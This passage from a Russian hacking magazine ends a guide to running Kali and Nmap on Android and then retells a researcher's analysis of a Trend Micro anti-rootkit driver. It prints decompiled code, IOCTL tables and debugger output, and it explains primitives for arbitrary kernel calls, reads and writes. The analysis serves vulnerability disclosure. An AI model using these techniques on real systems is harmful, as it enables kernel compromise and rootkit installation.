
И обнови рабочее окружение (кнопка ниже).

Далее нужно настроить наш контейнер. Выйди на главную страницу, в правом верхнем углу нажми на иконку меню и выбери пункт «Сконфигурировать».

Осталось только запустить наш контейнер. Жми кнопку Start внизу. Проверь, нет ли при запуске контейнера строчек с пометкой fail. Если есть, убедись, что ты правильно указал `PATH` рабочего окружения и сконфигурировал контейнер. Если все так, то попробуй сменить архитектуру на `armhf` и сделать все заново.

Теперь заходи в VNC Viewer или другой клиент VNC, добавляй соединение по локалхосту (127.0.0.1) и называй его. Далее подключайся, подтверждай, что хочешь продолжить пользоваться незашифрованным соединением, и вводи пароль пользователя, который ты указывал в Linux Deploy.

Готово!



Kali и Nmap


Конечно, дистрибутив старый, но весь софт рабочий, и, как видишь, тот же Nmap функционирует без ошибок.

Для теста я использую команду

```
$ nmap -A -v <IP>
```

Параметр `-A` отвечает за включение сканирования ОС, ее версии, сканирования скриптами, а также трассировку маршрута (traceroute). Параметр `-v` выводит более подробную информацию.

Вывод результатов сканирования ты можешь видеть на скриншоте ниже.



Nmap results

ЗАКЛЮЧЕНИЕ

Теперь твое портативное устройство способно вскрывать базы данных, сканировать сети, перехватывать трафик и устраивать еще множество разных интересных атак. Используй эти возможности с умом!

ОПАСНЫЙ ТРЕНД



КАК УТИЛИТА TREND MICRO ДЛЯ БОРЬБЫ С РУТКИТАМИ ПОЗВОЛИЛА УСТАНАВЛИВАТЬ РУТКИТЫ

Валентин Холмогоров
valentin@holmogorov.ru

18 мая 2020 года восемнадцатилетний исследователь Билл Демиркапи опубликовал в своем блоге объемное исследование, посвященное очень любопытной теме. Автору удалось установить в Windows собственный руткит с помощью утилиты RootkitBuster компании Trend Micro. Рассказ о том, как молодой исследователь пришел к успеху, — в сегодняшней статье.


Изучая методы обнаружения руткитов, Билл Демиркапи наткнулся на бесплатную утилиту RootkitBuster компании Trend Micro. Разработчик позиционирует ее как сканер скрытых файлов, записей реестра и master boot record (MBR), предназначенный для идентификации и удаления руткитов. Описание программы гласило, что RootkitBuster способен выявлять несколько методов проникновения руткитов и закрепления их в системе. Это заинтересовало исследователя, и он решил выяснить, что у RootkitBuster спрятано под капотом. Пристальное изучение программы позволило обнаружить примечательную дыру в коде, с помощью которой можно использовать тулзу не только для поиска прячущихся в глубинах Windows вредоносов, но и для установки в систему собственных руткитов.

WWW

Эта статья опирается на оригинальный текст исследования Билла Демиркапи. Если ты в достаточной степени владеешь английским языком, то можешь ознакомиться с ним в его блоге.

УСТАНОВКА

Сразу после запуска инсталлятора RootkitBuster Билл обратил внимание на предупреждение Process Hacker о том, что софтина пытается установить в его систему файл `tmcomm.sys` — драйвер, используемый некоторыми приложениями Trend Micro.



RootkitBuster устанавливает драйвер до того, как пользователь примет условия лицензионного соглашения (здесь и далее иллюстрации из блога Билла Демиркапи)


Примечательно, что драйвер и сам исполняемый файл сканера были распакованы на диск в папку `%TEMP%\RootkitBuster` еще до того, как на экране Билла появился текст лицензионного соглашения. Оно, в частности, гласило, что пользователь RootkitBuster обязуется «не пытаться перепроектировать, модифицировать, дизассемблировать, декомпилировать, исследовать исходный код или создавать производные произведения на основе этой программы».

Поэтому Билл взял и завершил процесс инсталлятора с помощью пункта «Закрыть окно» контекстного меню, так и не приняв условия лицензии. Что позволило ему с чистой совестью «дизассемблировать, декомпилировать» и делать с этим продуктом Trend Micro другие вещи, о которых в приличном обществе не принято говорить вслух. Отличный трюк для обхода юридических сложностей!

ДРАЙВЕР TMCOMM.SYS

Этот драйвер, обозначенный как Common Module Trend Micro, способен принимать сообщения от привилегированных приложений пользовательского режима и может выполнять функции, специфичные не только для утилиты RootkitBuster. Иными словами, он используется многими другими программами Trend Micro.

В числе первых действий драйвер создает устройство по адресу `\Device\TmComm` для приема сообщений IOCTL из пользовательского режима. Для этого устройства создается символическая ссылка по адресу `\DosDevices\TmComm` (которая доступна через `\\.\Global\TmComm`). Точка входа инициализирует значительное количество используемых в драйвере классов и структур, однако для целей исследования — выполнения кода ядра — нет необходимости подробно рассматривать каждый из них.



Создание устройства в драйвере tmcomm.sys

Билл обратил внимание на то обстоятельство, что для использования созданного драйвером виртуального устройства необходимо обладать привилегиями `SYSTEM`, то есть как минимум иметь в системе права администратора. Это значительно сужает возможности использования потенциальных уязвимостей в драйвере, но не исключает их.

КЛАСС TRUEAPI

Один из наиболее значимых компонентов драйвера — класс `TrueApi`, который создается в точке входа и содержит указатели на импортируемые функции, используемые драйвером. Структура этого класса выглядит следующим образом:

```
struct TrueApi
{
    BYTE Initialized;
    PVOID ZwQuerySystemInformation;
    PVOID ZwCreateFile;
    PVOID unk1; // Initialized as NULL
    PVOID ZwQueryDirectoryFile;
    PVOID ZwClose;
    PVOID ZwOpenDirectoryObjectWrapper;
    PVOID ZwQueryDirectoryObject;
    PVOID ZwDuplicateObject;
    PVOID unk2; // Initialized as NULL
    PVOID ZwOpenKey;
    PVOID ZwEnumerateKey;
    PVOID ZwEnumerateValueKey;
    PVOID ZwCreateKey;
    PVOID ZwQueryValueKey;
    PVOID ZwQueryKey;
    PVOID ZwDeleteKey;
    PVOID ZwTerminateProcess;
    PVOID ZwOpenProcess;
    PVOID ZwSetValueKey;
    PVOID ZwDeleteValueKey;
    PVOID ZwCreateSection;
    PVOID ZwQueryInformationFile;
    PVOID ZwSetInformationFile;
    PVOID ZwMapViewOfSection;
    PVOID ZwUnmapViewOfSection;
    PVOID ZwReadFile;
    PVOID ZwWriteFile;
    PVOID ZwQuerySecurityObject;
    PVOID unk3; // Initialized as NULL
    PVOID unk4; // Initialized as NULL
    PVOID ZwSetSecurityObject;
};
```

Если взглянуть на эту структуру внимательно, становится очевидно, что она используется в качестве альтернативы прямому вызову функций. Билл предположил, что программы Trend Micro кешируют эти импортируемые функции в момент инициализации, чтобы избежать перехватов таблицы отложенного импорта. При отложенном импорте прилинкованная DLL загружается только тогда, когда приложение обращается к одной из содержащихся в ней функций. Если в системе поселился руткит, способный перехватывать таблицу импорта в момент загрузки драйвера, необходимо предусмотреть соответствующий защитный механизм.

КЛАСС XRAYAPI

В драйвере имеется еще один важный класс под названием `XrayApi`. Он используется для доступа к нескольким низкоуровневым устройствам и непосредственного взаимодействия с файловой системой. Этот класс содержит структуру `XrayConfig`, в которой сосредоточена его основная конфигурация:

```
struct XrayConfigData
{
    WORD Size;
    CHAR pad1[2];
    DWORD SystemBuildNumber;
    DWORD UnkOffset1;
    DWORD UnkOffset2;
    DWORD UnkOffset3;
    CHAR pad2[4];
    PVOID NotificationEntryIdentifier;
    PVOID NtoskrnlBase;
    PVOID IopRootDeviceNode;
    PVOID PpDevNodeLockTree;
    PVOID ExInitializeNPagedLookasideListInternal;
    PVOID ExDeleteNPagedLookasideList;
    CHAR unkpad3[16];
    PVOID KeAcquireInStackQueuedSpinLockAtDpcLevel;
    PVOID KeReleaseInStackQueuedSpinLockFromDpcLevel;
    ...
};
```

В этой структуре среди прочего есть информация о расположении таких внутренних и недокументированных переменных в ядре Windows, как `ExInitializeNPagedLookasideListInternal`, `IopRootDeviceNode`, `ExDeleteNPagedLookasideList` и `PpDevNodeLockTree`. Исследователь предположил, что предназначение этого класса — получение прямого доступа к низкоуровневым устройствам в обход документированных (а следовательно, широко известных вирусописателям) методов.

ЗАПРОСЫ IOCTL

Перед изучением возможностей и функций драйвера Билл Демиркапи уделил внимание механизму обработки запросов IOCTL. Это специфичные для отдельных (преимущественно низкоуровневых) устройств системные вызовы ввода-вывода, которые не могут быть реализованы с использованием регулярных вызовов. В основной функции диспетчеризации драйвер Trend Micro преобразует данные вместе с запросом `IRP_MJ_DEVICE_CONTROL` в собственную структуру, которую исследователь назвал `TmIoctlRequest`:

```
struct TmIoctlRequest
{
    DWORD InputSize;
    DWORD OutputSize;
    PVOID UserInputBuffer;
    PVOID UserOutputBuffer;
    PVOID Unused;
    DWORD_PTR* BytesWritten;
};
```

Таким образом, отправка запросов IOCTL в драйвере `tmcomm.sys` реализована с помощью своеобразных «таблиц диспетчеризации», при этом «базовая таблица» содержит код IOCTL и соответствующую вспомогательную функцию. Например, если необходимо отправить IOCTL-запрос с кодом `0xDEADBEEF`, драйвер сравнивает запрос с каждой строкой базовой таблицы диспетчеризации и передает его только в том случае, если найдет совпадение. Каждая запись в такой таблице имеет структуру, подобную представленной ниже:

```
typedef NTSTATUS (__fastcall *DispatchFunction_t)(TmIoctlRequest *
IoctlRequest);

struct BaseDispatchTableEntry
{
    DWORD_PTR IOCode;
    DispatchFunction_t DispatchFunction;
};
```

После вызова функции `DispatchFunction` обычно верифицируются передаваемые данные — начиная с проверки `nullptr` и заканчивая проверкой входных и выходных буферов. Эти «функции вспомогательной диспетчеризации» затем выполняют другой поиск на основе кода, переданного в пользовательском буфере ввода, с целью найти соответствующую запись во вспомогательной таблице. Такие записи используют структуру следующего вида:

```
typedef NTSTATUS (__fastcall *OperationFunction_t)(PVOID InputBuffer,
 PVOID OutputBuffer);

struct SubDispatchTableEntry
{
    DWORD64 OperationCode;
    OperationFunction_t PrimaryRoutine;
    OperationFunction_t ValidatorRoutine;
};
```

Непосредственно перед вызовом модуля `PrimaryRoutine`, который выполняет запрошенное действие, функция `SubDispatchTableEntry` вызывает `ValidatorRoutine`. Эта подпрограмма проверяет входной буфер, то есть проверяет данные, которые будут впоследствии использоваться `PrimaryRoutine`. Этот основной код выполняется только в том случае, если `ValidatorRoutine` успешно завершит проверку.

Изучая механизмы обработки запросов IOCTL, Билл Демиркапи внимательно рассмотрел каждую запись базовой таблицы диспетчеризации и хранящиеся там функции. Это, в свою очередь, позволило определить назначение вспомогательных таблиц диспетчеризации.

IoControlCode == 9000402Bh

Первая из рассмотренных Биллом таблиц отвечает за взаимодействие с файловой системой. Код для этой вспомогательной таблицы диспетчеризации получается путем разыменования DWORD из начала входного буфера. То есть, чтобы определить, какую запись вспомогательной таблицы следует выполнить, в начале входного буфера нужно поместить DWORD, соответствующий определенному опкоду. Для упрощения задачи исследователя разработчики из Trend Micro оставили в коде драйвера много отладочных строк, с использованием которых Билл Демиркапи составил таблицу функций `PrimaryRoutine`, хранящихся во вспомогательной таблице диспетчеризации, и описал их назначение.

Опкод	Функция PrimaryRoutine	Описание
2713h	IoControlCreateFile	Вызывает `NtCreateFile`, все параметры определяются запросом
2711h	IoControlFindNextFile	Возвращает `STATUS_NOT_SUPPORTED`
2710h	IoControlFindFirstFile	Ничего не делает, всегда возвращает `STATUS_SUCCESS`
2712h	IoControlFindCloseFile	Вызывает `ZwClose`, все параметры определяются запросом
2714h	IoControlCreateFileIRP	Создает новый `FileObject` и связывает с ним `DeviceObject` для запрошенного диска
2715h	IoControlReadFileIRPNoCache	Ссылается на `FileObject`, используя `HANDLE` из запроса. Вызывает `IofCallDriver` и читает результат
2716h	IoControlDeleteFileIRP	Удаляет файл, отправляя запрос `IRP_MJ_SET_INFORMATION`
2717h	IoControlGetFileSizeIRP	Запрашивает размер файла, отправляя запрос `IRP_MJ_QUERY_INFORMATION`
2718h	IoControlSetFilePosIRP	Устанавливает метаданные файла, отправляя запрос `IRP_MJ_SET_INFORMATION`
2719h	IoControlFindFirstFileIRP	Возвращает `STATUS_NOT_SUPPORTED`
271Ah	IoControlFindNextFileIRP	Возвращает `STATUS_NOT_SUPPORTED`
2720h	IoControlQueryFile	Вызывает `NtQueryInformationFile`, все параметры определяются запросом
2721h	IoControlSetInformationFile	Вызывает `NtSetInformationFile`, все параметры определяются запросом
2722h	IoControlCreateFileOplock	Создает Oplock с помощью `IoCreateFileEx` и другого API файловой системы
2723h	IoControlGetFileSecurity	Вызывает `NtCreateFile`, а затем `ZwQuerySecurityObject`. Все параметры определяются запросом
2724h	IoControlSetFileSecurity	Вызывает `NtCreateFile`, а затем `ZwSetSecurityObject`. Все параметры определяются запросом
2725h	IoControlQueryExclusiveHandle	Проверяет дескриптор файла и параметры его использования
2726h	IoControlCloseExclusiveHandle	Принудительно закрывает дескриптор файла

IoControlCode == 90004027h

Эта таблица диспетчеризации преимущественно используется для управления сканером процессов. Многие функции в ней используют отдельный поток сканирования для синхронного поиска процессов с помощью различных методов, как документированных, так и недокументированных. Билл Демиркапи также собрал описания основных функций указанной таблицы.

Опкод	Функция PrimaryRoutine	Описание
C350h	GetProcessesAllMethods	Поиск процессов с использованием `ZwQuerySystemInformation` и `WorkingSetExpansionLinks`
C351h	DeleteTaskResults*	Удаляет результаты, полученные с помощью других функций, таких как `GetProcessesAllMethods`
C358h	GetTaskBasicResults*	Используется для получения результатов анализа, выполненного с помощью других функций, таких как `GetProcessesAllMethods`
C35Dh	GetTaskFullResults*	Используется для получения полных результатов анализа, выполненного с помощью других функций, таких как `GetProcessesAllMethods`
C360h	IsSupportedSystem	Возвращает TRUE, если система «поддерживается» (независимо от того, имеются ли жестко заданные смещения для текущего билда)
C361h	TryToStopTmComm	Пытается остановить драйвер
C362h	GetProcessesViaMethod	Выполняет поиск процессов с использованием заданного метода
C371h	CheckDeviceStackIntegrity	Проверяет device tampering для устройств, связанных с физическими дисками
C375h	ShouldRequireOplock	Возвращает TRUE, если для определенных операций сканирования необходимо использовать блокировку

Все эти функции используют несколько структур, которые исследователь назвал MicroTask и MicroScan. Вот как они выглядят в дизассемблированном виде.

```
struct MicroTaskVtable
{
    PVOID Constructor;
    PVOID NewNode;
    PVOID DeleteNode;
    PVOID Insert;
    PVOID InsertAfter;
    PVOID InsertBefore;
    PVOID First;
    PVOID Next;
    PVOID Remove;
    PVOID RemoveHead;
    PVOID RemoveTail;
    PVOID unk2;
    PVOID IsEmpty;
};

struct MicroTask
{
    MicroTaskVtable* vtable;
    PVOID self1; // ptr to itself
    PVOID self2; // ptr to itself
    DWORD_PTR unk1;
    PVOID MemoryAllocator;
    PVOID CurrentListItem;
    PVOID PreviousListItem;
    DWORD ListSize;
    DWORD unk4; // Initialized as NULL
    char ListName[50];
};

struct MicroScanVtable
{
    PVOID Constructor;
    PVOID GetTask;
};

struct MicroScan
{
    MicroScanVtable* vtable;
    DWORD Tag; // Always 'PANS'
    char pad1[4];
    DWORD64 TasksSize;
    MicroTask Tasks[4];
};
```

Для большинства запросов IOCTL в этой вспомогательной таблице структура MicroScan заполняется на стороне клиента, который вызывает драйвер. Именно эту особенность Демиркапи решил использовать для эксплуатации возможной уязвимости.

Продолжение статьи →

ОПАСНЫЙ ТРЕНД

КАК УТИЛИТА TREND MICRO ДЛЯ БОРЬБЫ С РУТКИТАМИ ПОЗВОЛИЛА УСТАНАВЛИВАТЬ РУТКИТЫ

Эксплоит

Билл Демиркапи признается, что во время реверсинга функций, хранящихся в этой вспомогательной таблице диспетчеризации, он был совершенно сбит с толку. В итоге оказалось, что указатель ядра `MicroScan`, возвращаемый такими функциями, как `GetProcessesAllMethods`, напрямую передавался другим функциям, например `DeleteTaskResults`, на стороне клиента. Эти функции принимают такой недоверенный указатель ядра и практически без проверки вызывают функции в таблице виртуальных функций, описанной в классе.

```
 1 NTSTATUS __fastcall DeleteTaskResults(__int64 InputBuffer)
 2 {
 3   NTSTATUS status; // [rsp+20h] [rbp-38h]
 4   MicroScan *scan; // [rsp+30h] [rbp-28h]
 5
 6   status = 0xC0000008;
 7   if ( *(_QWORD *)(InputBuffer + 0x10) )
 8   {
 9     scan = *(MicroScan **)(InputBuffer + 0x10);
10     if ( (int)CheckTag(*(MicroScan **)(InputBuffer + 0x10)) >= 0 )
11     {
12       if ( scan )
13         ((void (__fastcall *)(MicroScan *, __int64))scan->vtable->Constructor)(scan, 1i64);
14       status = 0;
15     }
16   }
17   return status;
18 }
```

Вызов функций по полученному указателю

Если внимательно посмотреть на «подпрограмму проверки» функции вспомогательной таблицы диспетчеризации `DeleteTaskResults`, то можно увидеть, что для экземпляра `MicroScan`, указанного во входном буфере `+ 0x10`, проверка фактически одна: убедиться, что он содержит действительный адрес в памяти ядра.

```
1 BOOL8 __fastcall ValidateDeleteTaskResults(__int64 InputBuffer)
2 {
3   BOOL validKernelAddress; // [rsp+30h] [rbp-18h]
4
5   validKernelAddress = 0;
6   if ( InputBuffer )
7     validKernelAddress = ValidateAddressWithSize(*(void **)(InputBuffer + 0x10), 0, 0x10ui64, 1u, 0);
8   return validKernelAddress;
9 }
```

```
 1 BOOL8 __fastcall ValidateAddressWithSize(void *Buffer, BOOLEAN WriteOperation, SIZE_T BufferSize, ULONG Alignment, KPROCESSOR_MODE PreviousMode)
 2 {
 3   BOOL validBuffer; // [rsp+30h] [rbp-18h]
 4
 5   validBuffer = 0;
 6   if ( Buffer && BufferSize && Alignment )
 7   {
 8     if ( PreviousMode == 1 )
 9     {
10       if ( WriteOperation )
11       {
12         if ( WriteOperation != 1 )
13           ProbeForRead(Buffer, BufferSize, Alignment);
14         ProbeForWrite(Buffer, BufferSize, Alignment);
15       }
16       else
17       {
18         ProbeForRead(Buffer, BufferSize, Alignment);
19       }
20       validBuffer = 1;
21     }
22     else if ( !((Alignment - 1) & (unsigned int)Buffer) )
23     {
24       validBuffer = ValidateKernelmodeAddress((unsigned __int64)Buffer, BufferSize);
25     }
26   }
27   return validBuffer;
28 }
```

```
1 BOOL8 __fastcall ValidateKernelmodeAddress(unsigned __int64 Pointer, __int64 Size)
2 {
3   return Pointer
4       && Size
5       && Pointer >= MmSystemRangeStart
6       && (unsigned __int8)MmIsAddressValid(Pointer)
7       && (unsigned __int8)MmIsAddressValid(Pointer + Size - 1);
8 }
```

Проверка экземпляра MicroScan

В `DeleteTaskResults` используется еще одна простая проверка.

```
1 NTSTATUS __fastcall CheckTag(MicroScan *a1)
2 {
3   NTSTATUS status; // [rsp+20h] [rbp-18h]
4
5   status = 0;
6   if ( (unsigned int)CheckMicroScanTag(a1) != 'PANS' )
7     status = 0xC0000008;
8   return status;
9 }
```

Проверка Tag в экземпляре MicroScan

Далее функция `DeleteTaskResults` вызывает конструктор, указанный в таблице виртуальных функций экземпляра `MicroScan`. Чтобы вызвать таким образом произвольную функцию ядра, необходимо выполнить следующие условия.

1. Выделить как минимум 10 байт памяти ядра (для `vtable` и `tag`).
2. Управлять выделенной памятью ядра, чтобы установить указатель таблицы виртуальных функций и параметр `tag`.
3. Научиться определять адрес этой памяти ядра из пользовательского режима.

Исследователь пишет, что правильное решение в поисках способа выделения и управления памятью ядра из пользовательского режима ему подсказал его наставник Алекс Ионеску. В журнале Hack In The Box от 2010 года была опубликована статья Мэтью Юрчика «Резервные объекты в Windows 7». Идея статьи заключается в том, что можно специальным образом сформировать очередь Apc для Apc Reserve Object, а затем использовать `NtQuerySystemInformation` для поиска нужного Apc Reserve Object в памяти ядра. Это позволяет приложению пользовательского режима аллоцировать и контролировать до 32 байт в памяти ядра (в 64-битной среде) и определять расположение этой памяти.

Такой прием все еще работает в Windows 10, а это означает, что мы можем соблюсти все требования. Используя резервный объект Apc, мы можем выделить как минимум 10 байт для структуры `MicroScan` и полностью обойти упомянутые выше проверки. В результате появляется возможность вызывать произвольные указатели ядра.

```
Break instruction exception - code 80000003 (first chance)
nt!KeCheckStackAndTargetAddress+0x48:
fffff803`2ec5a1c8 cc              int     3
0: kd> k
 # Child-SP          RetAddr           Call Site
00 fffff905`a84f93d0 fffff803`2ed9d305 nt!KeCheckStackAndTargetAddress+0x48
01 fffff905`a84f9400 fffff803`2edcb1af nt!_C_specific_handler+0x45
02 fffff905`a84f9470 fffff803`2ecfa2d5 nt!RtlpExecuteHandlerForException+0xf
03 fffff905`a84f94a0 fffff803`2ecfe86e nt!RtlDispatchException+0x4a5
04 fffff905`a84f9bf0 fffff803`2edd431d nt!KiDispatchException+0x16e
05 fffff905`a84fa2a0 fffff803`2edd0505 nt!KiExceptionDispatch+0x11d
06 fffff905`a84fa480 00000000`deadbeef nt!KiPageFault+0x445
07 fffff905`a84fa618 fffff803`37473732 0xdeadbeef
08 fffff905`a84fa620 fffff803`3745d7ff tmcomm_sys+0x23732
09 fffff905`a84fa680 fffff803`3746082d tmcomm_sys+0xd7ff
0a fffff905`a84fa6e0 fffff803`37461014 tmcomm_sys+0x1082d
0b fffff905`a84fa730 fffff803`2ed0a939 tmcomm_sys+0x11014
0c fffff905`a84fa7a0 fffff803`2f2b2bd5 nt!IofCallDriver+0x59
0d fffff905`a84fa7e0 fffff803`2f2b29e0 nt!IopSynchronousServiceTail+0x1a5
```

Вызов произвольных указателей ядра с использованием резервных объектов Apc

Билл Демиркапи пришел к выводу, что подобная уязвимость характерна не только для функции `DeleteTaskResults`, но и для всех функций диспетчеризации, помеченных в таблице звездочкой. Все они доверяют переданному клиентом указателю ядра и вызывают конструктор из таблицы виртуальных функций экземпляра `MicroScan` без дополнительных проверок.

IoControlCode == 90004033h

Эта таблица диспетчеризации управляет классом `TrueApi` и включает следующие функции.

Опкод	Функция PrimaryRoutine	Описание
EA60h	IoControlGetTrueAPIPointer	Получает указатели функций в классе TrueApi
EA61h	IoControlGetUtilityAPIPointer	Получает указатели служебных функций драйвера
EA62h	IoControlRegisterUnloadNotify*	Регистрирует функцию, которая вызывается при выгрузке
EA63h	IoControlUnRegisterUnloadNotify	Выгружает ранее зарегистрированную функцию выгрузки

Функция `IoControlRegisterUnloadNotify` привлекла внимание Билла Демиркапи прежде всего потому, что ее упоминание встречалось в отладочных строках. Используя эту функцию из вспомогательной таблицы диспетчеризации, «недоверенный клиент» может зарегистрировать до 16 произвольных процедур, которые вызываются при выгрузке драйвера.

Валидатор данной функции проверяет правильность этого указателя из буфера на стороне клиента. Если вызывающий объект работает в режиме пользователя, средство проверки вызывает указатель `ProbeForRead`. Если вызывающая сторона находится в режиме ядра, валидатор проверяет, содержит ли указатель действительный адрес памяти ядра.

Эта функция не может непосредственно использоваться в эксплоите из пользовательского режима. Проблема в том, что, если мы используем вызов из режима пользователя, мы должны предоставить указатель пользовательского режима, поскольку валидатор использует `ProbeForRead`. При выгрузке драйвера вызывается этот указатель пользовательского режима, но он мало что делает из-за ограничений, накладываемых SMEP — механизмом защиты страниц памяти. Позже мы вспомним про эту особенность.

IoControlCode == 900040DFh

Эта вспомогательная таблица диспетчеризации применяется для взаимодействия с Xray API. Хотя Xray API обычно используется при сканировании, реализованном в ядре, функции из этой таблицы предоставляют ограниченный доступ для взаимодействия клиента с физическими дисками.

Опкод	Функция PrimaryRoutine	Описание
15F90h	IoControlReadFile	Читает файл прямо с диска
15F91h	IoControlUpdateCoreList	Обновляет указатели ядра, используемые Xray API
15F92h	IoControlGetDRxMapTable	Получает таблицу дисков, сопоставленных с соответствующими им устройствами

IoControlCode == 900040E7h

Последняя изученная исследователем таблица диспетчеризации предназначена для поиска в различных структурах системы хуков, которые могут использовать различные руткиты. В ней перечислены проверки, которые выполняет ПО Trend Micro для поиска перехвата вызовов функций и прочих хуков.

Опкод	Функция PrimaryRoutine	Описание
186A0h	TMXMSCheckSystemRoutine	Проверка некоторых системных подпрограмм на наличие хуков
186A1h	TMXMSCheckSystemFileIO	Проверка главных функций ввода-вывода файлов на наличие хуков
186A2h	TMXMSCheckSpecialSystemHooking	Проверка типа объекта файла и функции `Itoskrnl Io` на наличие хуков
186A3h	TMXMSCheckGeneralSystemHooking	Проверка `Io Manager` на наличие хуков
186A4h	TMXMSCheckSystemObjectByName	Рекурсивное отслеживание системных объектов (каталог или символическая ссылка)
186A5h	TMXMSCheckSystemObjectByName2*	Копирование системного объекта в память пользовательского режима

Перед подробным анализом функции `TMXMSCheckSystemObjectByName2` Билл Демиркапи приводит дизассемблированный листинг нескольких структур, используемых этой функцией:

```
struct CheckSystemObjectParams
{
    PVOID Src;
    PVOID Dst;
    DWORD Size;
    DWORD* OutSize;
};

struct TXMSParams
{
    DWORD OutStatus;
    DWORD HandlerID;
    CHAR unk[0x38];
    CheckSystemObjectParams* CheckParams;
};
```

Функция `TMXMSCheckSystemObjectByName2` принимает на вход указатель источника, указатель назначения и размер в байтах. Вызываемый для `TMXMSCheckSystemObjectByName2` валидатор проверяет следующее:

- `ProbeForRead` в объекте `CheckParams` структуры `TXMSParams`;
- `ProbeForRead` и `ProbeForWrite` в объекте `Dst` структуры `CheckSystemObjectParams`.

По сути это означает, что нам нужно передать действительную структуру `CheckParams`, а указатель `Dst`, который мы передаем, находится в памяти пользовательского режима. Теперь посмотрим на саму функцию.

```
 1 signed __int64 __fastcall TMXMSCheckSystemObjectByName2(TXMSParams *inbuf)
 2 {
 3   unsigned int i; // [rsp+20h] [rbp-38h]
 4   DWORD Size; // [rsp+24h] [rbp-34h]
 5   PVOID Src; // [rsp+30h] [rbp-28h]
 6   CheckSystemObjectParams *params; // [rsp+38h] [rbp-20h]
 7   PVOID Dst; // [rsp+48h] [rbp-10h]
 8
 9   params = inbuf->CheckParams;
10   Src = params->Src;
11   Dst = params->Dst;
12   Size = params->Size;
13   if ( params->Src <= (PVOID)MmSystemRangeStart )
14     return 0xC000000Di64;                     // STATUS_INVALID_PARAMETER
15   for ( i = 0; i < (unsigned int)((((unsigned __int16)Src & 0xFFF) + (unsigned __int64)Size + 4095) >> 12); ++i )
16   {
17     if ( !(unsigned __int8)MmIsAddressValid((char *)Src + 4096 * i) )
18       return 0xC000000Di64;                   // STATUS_INVALID_PARAMETER
19   }
20   memmove(Dst, Src, Size);
21   *params->OutSize = Size;
22   return 0i64;
23 }
```

Функция TMXMSCheckSystemObjectByName2

Цикл `for` может показаться пугающим, но все, что он содержит, — оптимизированный метод проверки диапазона памяти ядра. Для каждой страницы памяти в диапазоне от `Src` до `Src + Size` функция вызывает `MmIsAddressValid`. По-настоящему страшны следующие операции.

```
20   memmove(Dst, Src, Size);
21   *params->OutSize = Size;
```

Копирование Size в указатель Dst

Эти строки принимают недостоверный указатель `Src` и копируют байты `Size` в недостоверный указатель `Dst`. Мы можем использовать операции `memmove` для чтения произвольного указателя ядра, но как насчет записи в произвольный указатель ядра? Проблема заключается в том, что средство проверки `TMXMSCheckSystemObjectByName2` требует, чтобы местом назначения была память пользовательского режима. К счастью, Билл Демиркапи обнаружил в коде еще одну ошибку.

Строка `*params->OutSize = Size;` берет объект `Size` из нашей структуры и помещает его в указатель, определяемый `OutSize`. На что указывает `OutSize`, не проверяется, поэтому мы можем записывать в DWORD любой вызов IOCTL. Одно предостережение: указатель `Src` должен указывать на действительную память ядра длиной в байтах, соответствующей значению `Size` байтов. Чтобы удовлетворить этому требованию, Демиркапи просто передал базу модуля `ntoskrnl` в качестве источника.

